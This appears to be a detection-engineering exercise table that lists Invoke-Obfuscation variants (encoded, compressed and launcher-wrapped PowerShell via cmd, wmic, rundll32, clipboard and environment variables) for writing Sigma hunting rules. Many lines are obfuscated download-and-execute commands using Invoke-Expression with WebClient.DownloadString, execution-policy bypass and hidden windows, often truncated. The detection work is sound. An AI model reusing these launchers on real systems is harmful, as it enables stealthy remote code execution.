11	ENCODING\1	**Partialy covered by the same Sigma rules mentioned in task 10, t** IEx([StrING]::JOin('', ('34@32@36:40k32R83P101k116~32R32u3 32P44z52T48u32@44T55_56u44_49P48:49:44P32:49u49T57u32 32T44u49R49_54R44T52T49u44~52z54u44R32T54k56:32k44u4 116@123~32z40T91k105T110~116u93z36_95P32_45@97R83P "$(SET-ItEM 'vARiABLE:oFs' '')"+[STrIng]((73 ,110,118, 111,107, 1 ('73%110q118q111<107x101K45!69d120d112x114x101v115K1 inVoKe-ExPResSion (-jOiN((73 , 110,118, 111, 107,101, 45 ,69 ,12
12	ENCODING\2	**Partialy covered by the same Sigma rules mentioned in task 10, t** -joIn ('49_6e-76_6fP6b_65{2d!45_78V70_72{65-73!73P69!6fG6e ('49}6eU76w6f:6b:65U2dV45w78V70w72:65V73,73}69}6fU6e}20 IEX([StRIng]::jOin('' ,('49>6ex76~6f>6bo65x2d%45%78%70}72}65 "$(sEt-ITeM 'VarIABle:ofs' '') " +[STrinG]((49 , '6e', 76,'6f' , '6b' , 65,
13	ENCODING\3	**Partialy covered by the same Sigma rules mentioned in task 10, t** IEX (-jOIn ('111x156P166<157C153P145&55&105&170t160x16 [STRinG]::JOiN('',((111,156 ,166 , 157, 153,145,55, 105, 170, 160 , INvOkE-EXpReSsION (" $(sET-vAriABle 'oFS' '') " +[STring]((111, [STRINg]::JOIN('', ('111V156~166~157{153V145:55,105%170{16
14	ENCODING\4	**Partialy covered by the same Sigma rules mentioned in task 10, t** iNvOKE-EXPReSsiON (((1001001 , 1101110 ,1110110,1101111 , [COnveRT]::toinT16(([sTriNG]$_) ,2))) })-joIN'') Iex ([stRIng]::jOIN('' , ((1001001 , 1101110, 1110110,1101111,11 2)-as [CHaR]) }))) ((1001001 ,1101110,1110110, 1101111, 1101011 ,1100101 ,10 JoiN ''| INvOKE-eXpRessiON IEX(-jOIN ('1001001C1101110M1110110Q1101111C1101011O SPlIT'x'-SPlit 'M' -spLIt'C'-SPLiT'!'-splIT 'Q'-Split'<'| Foreach-OBJec
15	ENCODING\5	**Partialy covered by the same Sigma rules mentioned in task 10, t** ([rUnTImE.InteropSErvICes.mARShAL]::pTRTosTrINGUnI([rUNTime.I DYANwA3ADQAMwBiAGYANwA1AGYAYwA0ADgANwA2AGMAM)))|ieX ([RuntimE.intEropseRvICes.MArsHAl]::([RUnTimE.InTerOpseRvICES.I xAGEAMgAwADMANwAwAGYAYwA0AGIAZAA3ADAAZgAwAGYA SeCuRESTriNG -K (45..14))))) | INvOkE-ExPReSsion ([rUNTiMe.intEROpSErvIcEs.MaRshaL]::PTRtOstrinGAUtO([RuntIM gBhADEAOAA4ADMAZgA3ADEANgA1AGUAMQAwADMANQAxA 15,12,5,100,60,48,36,108,163,9,81,208,111,43,34,136,51,245,80, Iex(([RUntime.INTerOPSeRVICEs.marShAL]::PtRTOstrinGaUTo([ruNT IAZgBmADEAYQBhADkAMABiADIAMgAzADkANwBhAGIAMABkA
16	ENCODING\6	**Partialy covered by the same Sigma rules mentioned in task 10, t** [sTRIng]::JoIn('', ('66z101J125!100J96h110Y38U78U115J123U121 [sTrinG]::JoIn('', ([Char[]](100 ,67 , 91, 66,70 ,72, 0 ,104,85,93, 95 [STriNg]::JOin('',('87G112V104I113A117Q123c51V91c102z110I10

17	ENCODING\7	Example 1 Example 2 Example 3 Example 4
18	ENCODING\8	Example 1 Example 2 Example 3 Example 4

COMPRESS OBFUSCATION

Back to the Contents

Task #	Option	
19	COMPRESS\1	**Partialy covered by the same Sigma rules mentioned in task 10, t** **function so they can maintain zero dependencies and work on th** (neW-obJECT sYSTEm.io.CompReSSiOn.deFlAteStReam([io.MEmOr [sysTEm.COnVErT]::frOMBase64strInG('88wry89O1XWtKChKLS7O) ,[sYsTEM.IO.compReSSiON.cOMPReSSIoNMOde]::dEcOMprEss) | |ForEAcH{ $_.reADToEND()})| IEx Iex(new-oBJeCt sYStem.IO.CoMprESsIOn.DefLatEsTREam([Io.mEn '88wry89O1XWtKChKLS7OzM9T0PBLLdf1T8pKTS5R8Est0QtPTXL [io.CoMpREssiON.COmpresSionmODe]::dECoMPresS)|%{ new-oBJ InvOKE-ExPresSiOn (nEW-ObjeCt SySteM.IO.compReSSion.DEFLaT [CONvERT]::frOMBASe64stRING('88wry89O1XWtKChKLS7OzM9T [SYSteM.iO.CoMPREssIoN.ComPressiONmoDe]::DecOMPREss) |% {).rEADtOend() IEX (NEw-oBjEcT SYsTEM.io.streamrEader((NEw-oBjEcT io.comPREss [coNvert]::FROmbase64sTRiNg('88wry89O1XWtKChKLS7OzM9T0 [SystEm.Io.cOMpREsSiON.coMPReSSIonMODE]::DecompREsS)), [Te

PS LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	
20	LAUNCHER\PS\*	**LAUNCHER\PS\0 NO EXECUTION FLAGS** poWeRsHEll "Invoke-Expression (New-Object Net.WebClient).Do POwErShell "Invoke-Expression (New-Object Net.WebClient).Do --- **LAUNCHER\PS\1 -NoExit** PowERsheLl -NOe "Invoke-Expression (New-Object Net.WebClie poWerSHEll -NOEXIT "Invoke-Expression (New-Object Net.Web PoweRsheLl -Noexl "Invoke-Expression (New-Object Net.WebCl PowerSHEll -nOEX "Invoke-Expression (New-Object Net.WebClie --- **LAUNCHER\PS\2 -NonInteractive** pOweRShELL -NONinte "Invoke-Expression (New-Object Net.W powersheLL -noNiNtEraCTi "Invoke-Expression (New-Object Ne POwErSheLL -nONi "Invoke-Expression (New-Object Net.WebC POWeRSHeLl -NONiNteR "Invoke-Expression (New-Object Net.

LAUNCHER\PS\3 -NoLogo
POWeRShelL -Nol "Invoke-Expression (New-Object Net.WebClie

POWeRsHElL -noloGo "Invoke-Expression (New-Object Net.Wel

PoWeRSheLl -NOLO "Invoke-Expression (New-Object Net.WebC

LAUNCHER\PS\4 -NoProfile
PoWerSHeLL -NOp "Invoke-Expression (New-Object Net.WebCl

pOWeRSHeLl -NOpROFi "Invoke-Expression (New-Object Net.W

pOWErsHEll -nOpROfILE "Invoke-Expression (New-Object Net.V

PowErsHELL -NopROFil "Invoke-Expression (New-Object Net.W

LAUNCHER\PS\5 -Command
POWERshElL -c "Invoke-Expression (New-Object Net.WebClient

powerSHELL -CO "Invoke-Expression (New-Object Net.WebClie

PoWerShEll -cOMmAn "Invoke-Expression (New-Object Net.We

poWeRShElL -COMmANd "Invoke-Expression (New-Object Net.

LAUNCHER\PS\6 -WindowStyle Hidden
POWershEll -wINdOWs HIDden "Invoke-Expression (New-Objec

pOWERsheLL -wIn hIdd "Invoke-Expression (New-Object Net.W

powersHELL -wINd 1 "Invoke-Expression (New-Object Net.Web

poWerShelL -WinDoW 1 "Invoke-Expression (New-Object Net.V

POwERsHELl -wINDowsTYl 1 "Invoke-Expression (New-Object N

poWeRshell -WIndOWStyL hI "Invoke-Expression (New-Object I

POwERshElL -Wi HiDdEN "Invoke-Expression (New-Object Net.\

LAUNCHER\PS\7 -ExecutionPolicy Bypass
pOwerShelL -EXEcUt BYPasS "Invoke-Expression (New-Object N

PoWeRsheLL -Ep bypasS "Invoke-Expression (New-Object Net.V

pOwersHELl -EXec byPaSs "Invoke-Expression (New-Object Net

PoWeRshell -eXecUtIO ByPaSs "Invoke-Expression (New-Object

poWErsHeLL -eX ByPass "Invoke-Expression (New-Object Net.V

LAUNCHER\PS\8 -Wow64 (to path 32-bit powershell.exe)
C:\WInDows\sySwoW64\wINDowSPOWERShell\v1.0\poWeRShE

c:\WindoWs\SYsWOw64\WiNDOWSpowERsHElL\V1.0\POwErSH

c:\WINDOws\SYSwOw64\WindowsPOwerShELl\v1.0\pOWErSHe

CMD LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
21	LAUNCHER\CMD\*	**Options LAUNCHER\CMD\0 - LAUNCHER\CMD\8 of this l obfuscation methods for PS keys as** LAUNCHER\PS\* (task **only hunt for CMD indicators:** cMD /c poWersHEll

		C:\wINDOWs\SYstEM32\CmD.EXe /c PoWeRsHELL -nOexi cMd.EXe /c PoweRSHell -nonin C:\winDOWs\sYstEM32\cmD.eXE /C poWerSHELL -nOlo CMd.exE/c powERsHeLL -nOPROfi cMD/c pOWersHeLl -c C:\WiNDoWS\SysTEM32\cMD /c PowErshEll -wI hI cmd /c poWERSHeLL -Ep bYPASS CMd.exE/CC:\wiNdows\SySwOw64\WindowSpOWErshelL\v1

WMIC LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
22	LAUNCHER\WMIC\*	**Options LAUNCHER\WMIC\0 - LAUNCHER\WMIC\8 of th obfuscation methods for PS keys as LAUNCHER\PS\* (tasl only hunt for WMIC indicators:** WMIC "ProcESs" CaLL CREATE "powersHELl wMIC.exE 'PRoceSS' 'caLL' crEatE "poWERshelL -nOeXiT c:\wINdoWS\sYstEM32\wbem\Wmic 'PrOCEss' cALl CReAtE wmic 'pRoCEss' "caLL" cReaTE "powErsHEll -nOLOGO WMIC PrOCESS "caLL" 'cReAte' "poWeRShEll -NOp C:\windoWS\sysTEm32\wbem\WmiC.ExE PROCeSS 'caLl' 'CF c:\wINdOWS\systEm32\WbEM\wMic.EXE PRocESs CALL cRe wMic.Exe "PrOCESS" CAlL creaTE "POWershelL -EXEcuTIOnp wmIc.eXE "PRoCEss" "cALl" 'CreAte' "c:\WiNdows\sYswOW6

RUNDLL LAUNCHER OBFUSCATION

[Back to the Contents]#1009 (comment))

Task #	Option	Resu
23	LAUNCHER\RUNDLL\*	**Options LAUNCHER\RUNDLL\0 - LAUNCHER\RUNDLL\ obfuscation methods for PS keys as LAUNCHER\PS\* (ta only hunt for RUNDLL indicators:** C:\wINDoWs\systEm32\RUndll32.eXE SHELL32.DLL,,, She c:\WindowS\sysTEm32\RunDlL32.eXe SHELL32.DLL ShellE C:\windOwS\sySTEm32\rUNDll32.Exe SHELL32.DLL, ,,Shel RunDLL32 SHELL32.DLL ShellExec_RunDLL "pOwersHeLl" c:\wIndoWs\SystEM32\RundlL32.eXe SHELL32.DLL ShellE c:\WINdOwS\SySTem32\runDLl32.ExE SHELL32.DLL, ,, She C:\wIndOWS\SySteM32\ruNDLl32 SHELL32.DLL, , , ShellE rUNDLL32 SHELL32.DLL, ,ShellExec_RunDLL "POwErshElL RUndLL32 SHELL32.DLL ShellExec_RunDLL "c:\WinDows\

VAR+ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
24	LAUNCHER\VAR+\*	**Options LAUNCHER\VAR+\0 - LAUNCHER\VAR+\8 of this just apply different PS keys the same way as LAUNCHER\P 10), so in this task we should only hunt for VAR+ indicator** cMD.exe /C "seT SlDb=Invoke-Expression (New-Object Net.WebClient).DownloadString&& pOWErShell .((^&(\"{1}{(f 'eT-vaR','G','iab','lE') (\"{0}{1}\" -f '*m','DR*')).\"na`ME\"[3,1 ) ( ( ^&(\"{0}{1}\" -f'g','Cl' ) (\"{0}{1}\" -f 'ENV',':SlDb' ) ).\"VA`lu c:\wiNdOWS\sYSteM32\CMD.exE /C"Set oAMBj=Invoke-Exp (New-Object Net.WebClient).DownloadString&& poWERshEl sEt-Item (\"Var\" + \"IAblE:v\" + \"Yd5Z2\") ([tYpE](\"{2}{0}{ f'ROnM','E','ENvi','nt')) ; ${exEcuTIONCoNtEXT}.\"InVo`ke`COMmAND\".\"In`Vok`escri GCi (\"VAR\" + \"iABlE:v\" +\"yd5z2\")).valUE::(\"{3}{2}{5}{1}{ 'lE','Ria','EnviROnMeN','GET','b','tVa').Invoke((\"{0}{1}\" -f'o','A {1}{2}{0}\" -f 's','Pr','Oces'))))" CMD.ExE/C"sEt iXH=Invoke-Expression (New-Object Net.WebClient).DownloadString&& poWersHELl -nonINTera [TyPE](\"{1}{0}{2}\"-F 'oN','enviR','ment') ; (${Xh`T8}::(\"{3}{4} {1}\" -f'aB','e','i','GETEN','viRon','l','MenTVAR').Invoke('ixH',(\" f 'P','S','ROCES')))^| . (\"{1}{0}\"-f 'X','iE')" C:\winDoWs\SySTeM32\cmd.Exe /C"SET NOtI=Invoke-Expre (New-Object Net.WebClient).DownloadString&& PowERshEll SET-iteM ('VAR' + 'i'+ 'A' + 'blE:Ao6' + 'I0') ([TYpe](\"{2}{3}{('iRoN','mENT','e','nv')) ; ${exECUtIONCOnTEXT}.\"IN`VO`KecOmMaND\".\"inVo`KES`c GEt-VAriAble ('a' + 'o6I0') -vaLU)::(\"{1}{4}{2}{3}{0}\" - f'e','gETenvIR','NtvaRIa','BL','ONme').Invoke((\"{0}{1}\"-f'n','o {1}\" -f'pRoC','esS'))))" C:\WIndoWs\systeM32\cMD /c "sET qTHsa=Invoke-Expressi Object Net.WebClient).DownloadString&& POWerSHell -NO ${m`FLj`92} = [TYPE](\"{1}{2}{0}\" -F 'eNT','enViRo','NM') ; (${mF`LJ`92}::(\"{4}{2}{3}{0}{1}\" -f 'L','e','RoNMe','nTVariab','gE).Invoke((\"{0}{1}\" -f 'qTHS','A'),(\"{0}{1}\"-f'pR','oCEsS'))) ^ {0}{1}{2}\" -f'Ke-','eXP','rEsSiOn','invO')" c:\wiNDOws\systeM32\CmD.exe /C "SEt Tzd=Invoke-Express Object Net.WebClient).DownloadString&& pOWeRShEll -cOI $RiJGl = [TyPe](\"{0}{2}{1}\" -f 'ENViROn','t','Men') ; $ {ExeCutIONConTeXT}.\"iNVo`kecO`MManD\".(\"{0}{2}{1}{3}\" 'INv','KEscri','o','Pt').Invoke(($rijGl::(\"{1}{4}{3}{0}{2}\" - f'tVarIAB','ge','Le','meN','tenvIrOn').Invoke('TzD',(\"{2}{0}{1}\ 'cEs','s','PRO'))))" C:\wInDOWS\sYsTEm32\cMD.EXe /C "seT XyP=Invoke-Expre (New-Object Net.WebClient).DownloadString&& pOWeRSHe hIDD (.(\"{0}{2}{1}\"-f 'v','E','aRiABL') (\"{0}{1}\"-f 'e','x*xT') - VaLU).\"inV`OKE`CoMMa`Nd\".( \"{1}{0}{2}\" -f 'OKES','INV','CRIpt').Invoke( ( ^& ( 'lS') ( \"{1}{0}\"- f'xyp','EnV:')).\"Va`luE\")" C:\wINdOWs\SyStem32\cMD /C "SeT NLrHS=Invoke-Expres (New-Object Net.WebClient).DownloadString&& poWeRShEl EXECuTIOnpoLIcY bypasS (.(\"{0}{1}\"-f 'vARi','Able') (\"{0}{1} f'e','X*XT') -VALuEoNly).\"inV`OKE`COMma`ND\".(\"{1}{0}{2}\ f'ip','InVokeScR','T' ).Invoke( ( ^& ( \"{2}{3}{0}{1}{4}\"-f'Di','t','G CHIL','EM' ) ( \"{3}{1}{2}{0}\"-f 'Rhs','nv',':nl','E') ).\"VaL`UE\")" cMd.eXE /C "Set prJ=Invoke-Expression (New-Object Net.WebClient).DownloadString&& C:\WIndows\SYSWOW64\wINdowspoWeRShelL\V1.0\PoWEr ^&(\"{1}{0}\" -f 'x','ie') ((.(\"{0}{1}\" -f 'D','ir') (\"{2}{0}{1}\"-f 'pr','J','ENV:')).\"v`ALuE\") "

STDIN+ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
25	LAUNCHER\STDIN+\*	**Options LAUNCHER\STDIN+\0 - LAUNCHER\STDIN+\8 just apply different PS keys the same way as LAUNCHER\ so in this task we should only hunt for STDIN+ indicato** cmd /C"echo\Invoke-Expression (New-Object Net.WebClient).DownloadString | poWErShelL $EXECUTionCOnteXT.iNVoKEcoMMand.inVokeScrIpt(${iN c:\windows\sYstEm32\CmD.eXE /C"echO\Invoke-Expressic Net.WebClient).DownloadString \| POwersHELl -NoEXiT -" c:\wInDOws\SYstem32\CMd /c " echO Invoke-Expression Net.WebClient).DownloadString \| pOWerShell -noNInTeRA ([sTRiNg]$VERBosEPrEfErENcE)[1,3]+'x'-JOin'')" c:\WiNDOws\sysTEm32\cmd.EXe /C " ECHo Invoke-Expres Net.WebClient).DownloadString | POwersHELl -nol ${EXEcUtIONCONTeXT}.INvOkEComMANd.InvOKEScRIPt(CMd.eXe /c "eCHO/Invoke-Expression (New-Object Net.WebClient).DownloadString | poWeRSHeLL -nOprof ${EXecUTiONCOnTEXT}.iNVOkecOmManD.INvOkesCrIPt($ C:\wiNDoWS\sYSTEm32\cMd /C"ECHo\Invoke-Expression Net.WebClient).DownloadString | POWeRSHElL -coMma $i c:\wInDows\SYsteM32\CMd.Exe /c " EChO Invoke-Express Net.WebClient).DownloadString | pOwershELl -winDoWSt iTeM 'VariABLE:eX*Xt').ValuE.InVokecomMAND.InVoKeScRI c:\wiNDoWS\SySTem32\cmd /C " ECho Invoke-Expression Net.WebClient).DownloadString | poweRsheLL -ExEcUTiON $SHElLID[1]+$ShELlId[13]+'x')(${inpuT})" cMD /C "ECHO\Invoke-Expression (New-Object Net.WebClient).DownloadString | C:\wiNdOwS\SYswow64\WIndOwSPoWeRSHelL\V1.0\pow 'variabLE:EXECuTiONcontext').vaLuE.InVoKEcoMMANd.Inv)"

CLIP+ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
26	LAUNCHER\CLIP+\*	**Options LAUNCHER\CLIP+\0 - LAUNCHER\CLIP+\8 of th launcher just apply different PS keys the same way as LAUNCHER\PS\* (task 10), so in this task we should only h CLIP+ indicators:** cmD /C "ECho\Invoke-Expression (New-Object Net.WebClient).DownloadString | cLip.exE && POwErshElL - {1}{0}\"-f 'ype','-T','Add') -AN (\"{3}{1}{0}{4}{2}\" -f'ent','s',(\' f'C','ore'),'Pre',(\"{1}{0}\" -f 'n','atio')) ;([System.WIndOwS.CLiPBOARd]::(\"{1}{0}\" -f 'xt',(\"{0}{1}\"-f ').\"I`NvOKE\"( ) ) ^| ^& ( ( [StRING]${VEr`Bosep`R`efeREncE} +'x'-JOIN'') ; [System.Windows.Clipboard]::(\"{0}{1}\" - f'Cl','ear').\"i`Nv`OkE\"( )" C:\WIndows\SystEm32\CMd /C " echO Invoke-Expression (I Object Net.WebClient).DownloadString|cLip.EXE&& POwerS -st . (\"{1}{0}{2}\"-f(\"{0}{1}\" -f '-T','yp'),'Add','e') -Assemb ({3}\" -f 'tio','nCo',(\"{0}{1}\"-f 'Pre','senta'),'re') ; . (${sh`eL`Lic ${Sh`eL`lid}[13] + 'x')(([wiNDOWs.cliPbOARD]::(\"{0}{1}{2}\"

```
{1}\" -f 'get','tE'),'x','t').\"invO`Ke\"( ) )) ; [Windows.Clipboard]:
{1}\"-f ( \"{1}{0}\" -f'e','etT'),'xt','S' ).\"in`VokE\"( ' ')"
```

```
CmD /c " eCHO/Invoke-Expression (New-Object
Net.WebClient).DownloadString|cLIp && POWerSHELL -Nor
STa ${d`SCTG} = [Reflection.Assembly]::(\"{2}{0}{1}{3}\"-f( \"{0
f'adWithP','a' ),( \"{1}{0}\" -f 'tia','r'),'Lo',( \"{0}{1}\" -f 'lNa','me
)).\"iNVo`ke\"( ( \"{5}{1}{2}{3}{4}{0}\"-f'orms','ys','tem','.Windo
) ; ${EXEcUtIONcontext}.\"i`N`Vok`ECOMMA`Nd\".\"INvOK`e
( [sYSteM.winDoWs.FOrmS.ClIPboArd]::( \"{1}{0}\"-f( \"{1}{0}\
'xT','TE'),'GeT' ).\"I`Nvo`Ke\"( ) ) ) ; [System.Windows.Forms.Cl
\"{1}{0}\" -f 'ear','Cl' ).\"IN`Voke\"( )"
```

```
Cmd /c" echo/Invoke-Expression (New-Object
Net.WebClient).DownloadString |cLiP&& POWerSheLl -Nolo
{1}{2}{0}\"-f'pe','Ad',(\"{1}{0}\" -f'Ty','d-' ) ) -Assemb ( \"{5}{1}{
{4}\" -f'ows','y','.F',(\"{0}{1}{2}\" -f'stem.W','i','nd'),( \"{0}{1}\"-f
),'S' ) ; ([SySTEM.wiNDows.FoRmS.CLiPbOArd]::( \"{1}{0}\" -f (
f'T','TTeX' ),'gE' ).\"invO`Ke\"( ) ) ^| ^&( \"{5}{1}{2}{4}{3}{0}\" -
{0}\"-f'KE-','o' ),(\"{2}{1}{0}\"-f 'pRESS','x','e' ),'o','i','iNV') ;
[System.Windows.Forms.Clipboard]::(\"{0}{1}\" -f( \"{1}{0}\"-f'
),'xt').\"InV`oKe\"( ' ')"
```

```
CMD/c " ECho Invoke-Expression (New-Object
Net.WebClient).DownloadString|c:\WiNDowS\SySteM32\cLip
powershElL -noPRO -sTa ^& (\"{2}{0}{1}\" -f 'dd',(\"{1}{0}\"-f
),'A' ) -AssemblyN (\"{0}{3}{2}{1}{4}\"-f'Pr','nCo',(\"{0}{1}\"-
f'e','ntatio'),'es','re' ) ; ^& ( ( [StRinG]${ve`RB`OSE`pr`e`FeReN
+ 'x'-JoiN'') ( ( [sySTem.WInDOWs.ClipbOaRD]::( \"{1}{0}\" -f(
f'tTe','xt' ),'ge' ).\"IN`Vo`Ke\"( ) ) ) ; [System.Windows.Clipboar
{1}{0}\" -f't',( \"{0}{1}\" -f 'tT','ex' ),'Se' ).\"In`V`oKe\"( ' ' )"
```

```
C:\WiNDOWS\SYSTem32\cMd /c " Echo\Invoke-Expression (
Object Net.WebClient).DownloadString|
C:\WINDOwS\System32\clIP.ExE&& poweRshELL -stA -COr
{1}{0}{2}\"-f 'p',(\"{1}{0}\" -f'Ty','Add-' ),'e') -A ( \"{2}{1}{0}\"-f'e
{2}{0}\" -f'nC','Pr','esentatio' ) ) ;
${eXeCUtIONConteXT}.\"InvOKE`co`mManD\".\"I`N`V`okEsC
[WiNdoWs.ClIPBoARd]::( \"{0}{1}{2}\"-f 'GET','T','EXt').\"I`NV`o
[Windows.Clipboard]::( \"{1}{0}\"-f 'ar','Cle' ).\"i`N`VoKe\"( )"
```

```
c:\wInDOws\SYStEm32\cmD.ExE /C " EChO Invoke-Expressi
Object Net.WebClient).DownloadString|CIIp && poweRshEll
WINDO Hid . ( \"{2}{0}{1}\"-f ( \"{0}{1}\"-f '-','Typ'),'e','Add' ) -
{1}{3}{0}\"-f'rms','.F','ows','o',( \"{2}{1}{0}\"-f 'nd','tem.Wi','Sys'
${EXEcuTioncONtEXt}.\"iNvoKECom`mA`ND\".\"inVoK`eS`Cri
[wIndOwS.ForMs.CLiPBOard]::( \"{1}{0}\" -f (\"{1}{0}\" -f'T','tT
).\"iNV`OkE\"( ) ) ) ; [Windows.Forms.Clipboard]::(\"{1}{0}{2}\"
{0}{1}\"-f 'Se','tT' ),'xt' ).\"InVO`KE\"( ' ' )"
```

```
cmD.exE /c " ECHo Invoke-Expression (New-Object
Net.WebClient).DownloadString | CLiP && PowErSHell -St -
exEcUTioNPoL BypAss ^&( \"{1}{0}\"-f(\"{0}{2}{1}\" -f 'd','ype'
) -Assem ( \"{0}{2}{1}{3}\" -f 'Sys',( \"{0}{2}{1}\" -f '.W','ndows.
(\"{1}{0}\"-f 'rms','Fo' ) ) ; (^& ( \"{2}{3}{0}{1}\" -f'BL','e',( \"{1}{
','G'),( \"{1}{0}\"-f'rIa','va')) ( \"{1}{0}\"-f't','EX*x'
)).\"v`AlUE\".\"In`VO`k`ecOMmANd\".\"I`NvOke`SCrIPT\"( (
[systeM.WiNdoWS.FormS.cliPbOArd]::( \"{1}{0}\" -f( \"{1}{0}\"
f'XT','ttE'),'GE' ).\"i`NvOke\"( ) ) ) ; [System.Windows.Forms.Cl
\"{0}{1}\"-f'Cle','ar' ).\"I`N`VOKe\"( )"
```

```
CMd.eXE /C "ECho/Invoke-Expression (New-Object
Net.WebClient).DownloadString|C:\WINDOWS\system32\cL
C:\wINdowS\SYSwOW64\windoWSPOWeRshell\V1.0\pOwE
-StA ${Nu`ll} = [Reflection.Assembly]::( \"{0}{3}{5}{1}{4}{2}\" -
{1}\"-f 'Load','W' ),'a','e','ith',( \"{0}{1}\" -f'lN','am' ),( \"{0}{1}\"
f'Part','i')).\"I`Nvo`ke\"( ( \"{2}{0}{3}{4}{1}\"-f
'tem.Window','s','Sys','s','.Form' ) ); ( [Windows.fOrms.cIlpboa
{0}{2}\" -f'x',( \"{0}{1}\" -f'GETt','E' ),'T' ).\"Inv`o`kE\"( ) )^| .(
${eNV`:c`o`MSPEc}[4,24,25]-JoiN'');[Windows.Forms.Clipboar
{0}{1}\"-f 'etT','ext','S' ).\"INVo`kE\"(' ' )"
```

VAR++ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
27	LAUNCHER\VAR++\*	**Options LAUNCHER\VAR++\0 - LAUNCHER\VAR++\8 o just apply different PS keys the same way as LAUNCHER\ so in this task we should only hunt for VAR++ indicators** C:\wINDOwS\SYStEM32\CmD /C "SeT jxGL=Invoke-Expres Object Net.WebClient).DownloadString&&Set wtI=poweRs {1}{0}\"-f'ex','I') ((.(\"{1}{0}\" -f'I','gc') (\"{0}{1}{2}\" - f'E','nv',':jXgL')).\"v`AluE\" ) && C:\wINDOwS\SYStEM32\Cm  c:\WiNDOWS\sYSTEm32\CmD.exE /C "sEt DeJLz=Invoke-E (New-Object Net.WebClient).DownloadString&&set yBKM noeX ^^^&(\"{2}{0}{1}\"-f '-ItE','m','seT') ( 'V' + 'a'+ 'RiAblE ) ([TYpE]( \"{2}{3}{0}{1}\"-f 'e','NT','e','NViRONM' ) ) ; ^^^& [sTrIng]${VE`Rbo`SepReFER`Ence})[1,3] + 'X'-joIN'')(((.('gI') 'RIAbLe:z8j' + 'u2' +'l')).vALUe::(\"{2}{5}{0}{1}{6}{4}{3}\" -f 'IRo','Nm','GETE','ABlE','I','nv','enTVAr').Invoke((\"{0}{1}\"-f'd {0}\"-f'cEss','P','RO'))))&& c:\WiNDOWS\sYSTEm32\CmD.e cMD /c "SeT xClr=Invoke-Expression (New-Object Net.WebClient).DownloadString&&SET Fck=pOWersheLL - ${L3`V`BF6} = [TypE](\"{0}{2}{1}\"-F'envIro','t','NMEN'); ${ExEcUtionCoNteXt}.\"i`NvOkeCoM`manD\".\"I`NVOk`es`C {1}{0}\" -f 'itEM','-ChIld','GeT') variaBLE:l3VbF6).vAlue::(\"{1 'V','GEtEn','riA','BLE','IronMenTvA').Invoke((\"{0}{1}\"-f'XC',' f'eSs','PROc'))))&& cMD /c %FcK%" C:\WINdOws\sYStEM32\cMD /C "Set GjQ=Invoke-Express Object Net.WebClient).DownloadString&&seT QbzO=poW (\"{0}{1}{2}{3}\"-f 'g','Et','-VA','RIAblE') (\"{0}{2}{1}\" - f'EXECUTiOnCOnT','t','eX')).\"va`lUE\".\"INV`okeC`o`MmAn {0}\" -f'rIpt','keS','invO','c').Invoke((.(\"{2}{0}{1}\"-f'-I','Tem', {1}\"-f 'eNV:G','jQ')).\"VAl`UE\")&& C:\WINdOws\sYStEM3 %qBZO%" C:\WIndOwS\sYStem32\Cmd.Exe /C "Set IdwE=Invoke-Exp Object Net.WebClient).DownloadString&&seT QExio=pOw NOPROFiL Set-iTEM VArIAbLe:8u5q ([TYpe](\"{0}{2}{1}\" - 'eNVi','Nt','ronme')); (.(\"{2}{1}{0}\"-f '-iTem','eT','G') (\"{0} 'VaRIa','X*xT','ble',':E')).\"V`ALuE\".\"I`NV`Ok`ECO`mMand\" f't','RIp','c','invoKes' ).Invoke( ( ${8u`5Q}::(\"{0}{1}{2}{5}{3}{6} f'g','et','E','roN','iabLe','NVI','MEnTVAR').Invoke((\"{1}{0}\" - {0}{1}\"-f'pRo','cEss'))))&& C:\WIndOwS\sYStem32\Cmd.E /C%QexIO%" C:\WINDoWs\SYsTeM32\Cmd /C "sEt lzXrV=Invoke-Expres Object Net.WebClient).DownloadString&&SeT ytw=pOwEr ^^^&(${s`helL`iD}[1] + ${sh`El`liD}[13] +'x') ((.(\"{1}{0}\" - {2}{3}{0}\"-f 'V','E','n','v:lzxR')).\"v`AluE\" )&&C:\WINDoWs\S /C %yTW%"  CMD.EXe /C "sEt cDpyq=Invoke-Expression (New-Object Net.WebClient).DownloadString&&Set kuxSF=pOWeRSHeL hIDDEN (.(\"{0}{1}\" -f'C','HilDITem' ) (\"{1}{0}{2}\" -f 'v:CdPy ).\"VA`LUe\" ^^^| ^^^&(${verBOse`PreFE`R`ENCe}.(\"{1}{ f'INg','ToSTR').Invoke( )[1,3]+'X'-jOIn'')&&CMD.EXe /C%kU cMD.ExE /C "SET BudG=Invoke-Expression (New-Object Net.WebClient).DownloadString&&SeT KhJC=PowersHeLL bypasS ^^^& ('sV') (\"{1}{2}{0}\" -f'17j','X','W6') ([tYPE](\ f'En','T','ViROnmeN')) ; (.(\"{1}{0}{2}\" -f'rI','VA','ABlE') (\"{ f'EXECUtiONC','Nt','o','eXt')).\"V`AluE\".\"Inv`okecom`Man {0}\"-f 'ript','vOke','In','SC').Invoke(($XW617j::(\"{2}{3}{5}{0 'NmE','N','gEtEnv','Ir','tVArIAb','o','lE').Invoke((\"{0}{1}\" -f'b {0}\"-f'SS','PROCE'))))&& cMD.ExE /C%KHjC%"

		CMD /C"sET KUR=Invoke-Expression (New-Object Net.WebClient).DownloadString&&Set MxI=C:\wINDowS\sYsWow64\winDOWspoWERSheLl\V1.0\ ${ExEcut`IoN`cON`TExT}.\"invo`kEcoMm`A`ND\".(\"{2}{1}{0}\" 'pt','EscRi','INvOk').Invoke((.(\"{0}{1}\" -f'D','IR') (\"{0}{1}\ f'ENV:kU','R')).\"vAl`Ue\")&& CMD /C%mXI%"

STDIN++ LAUNCHER OBFUSCATION

Back to the Contents

Task #	Option	Results
